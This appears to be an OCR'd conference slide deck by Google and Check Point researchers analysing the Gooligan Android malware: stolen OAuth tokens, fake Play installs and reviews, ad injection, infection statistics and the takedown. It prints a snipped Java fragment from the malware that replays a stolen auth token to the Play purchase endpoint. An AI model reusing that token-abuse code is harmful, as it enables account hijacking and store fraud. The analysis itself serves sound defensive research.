Some requests using these spoofed profiles originated from non-rooted phones

Getting the oauth token



Oauth refresh token




Get a refreshed oauth token

Long-term token can’t be used directly


Solely used for play

Token was solely used for play abuse - behavior hardcoded

Getting the oauth token



App boosting attempts



Try to mimic a real install

Issue a search query, fake an install click...

May leave a review


Rating and review content are from the C&C

C&C communication

```
public static AndroidAppDeliveryData purchase(Detail detail, AndroidInfo info) {
        <snip>
        header.put("X-DFE-Device-Id", DeviceUtil.deviceId);
        header.put("Authorization", "GoogleLogin auth=" + info.token);
        header.put("X-Public-Android-Id", DeviceUtil.androidId);
        header.put("X-DFE-Signature-Request", DeviceUtil.getOnceSign());
        </snip>

NanoProtoHelper.getParsedResponseFromWrapper(ResponseWrapper.parseFrom(Utils.readBytes(n
ew GZIPInputStream(Http.post("https://android.clients.google.com/fdfe/purchase",
json.getBytes(), header, Http.FORM)))).payload, }
```

Play store (non) impact




Play anti-abuse defenses removed 100% of the fake installs & comments

Abusive apps and developers were suspended

Example of comments that were removed

Ads injection

(Non-Google) Ads injection




Ads popup for “real” apps

The intrusive popup advertise for apps that appears harmless

Attribution washing

Install clicks are redirected through many tracking platforms over HTTP(s)

Click rate according to Gooligan telemetry




35M

clicks/day estimated


Number directly based on Gooligan telemetry leaked logs.
Potentially count click through and popup dismissal.
Might also include other source than Gooligan

Affected devices


Affected devices **manufacturers**



Affected devices **Android version**



Affected devices **geo-distribution**



19% infections from India


Top 8 countries >50% infections

80% from emerging countries

EU and NA mostly untouched

Remediation

A multi-pronged takedown approach




Command and Control takedown


With the help of 3rd parties the domains used to exfiltrate tokens were sinkholed

Token revocation

Once the C&C were disabled, all affected tokens were revoked and users notified


C&C sinkhole blocking efficiency





C&C sinkhole efficiency over time

Worldwide notification is not easy :)



Localized notifications were sent via multiple channels to reach all users

All token devices, including those uncovered by Google after Checkpoint report were promptly resecured. The help page related to the notification is available here
https://support.google.com/webmasters/answer/7229471

Takeways

Oauth botnet as emerging threat

Gooligan likely the first of a new generation of fraudulent apps

Stronger together

Collaborating across the industry is key to combat large scale threats


Extremely fast takedown

Only a few days between discovery and full dismantling

Thanks you!
questions?

Research at Google & Check Point SOFTWARE TECHNOLOGIES LTD.

Gooligan major events timeline



Research at Google & Check Point SOFTWARE TECHNOLOGIES LTD

“Gooligan by pioneering oauth as main vector of attack represents a turning point in malware evolution”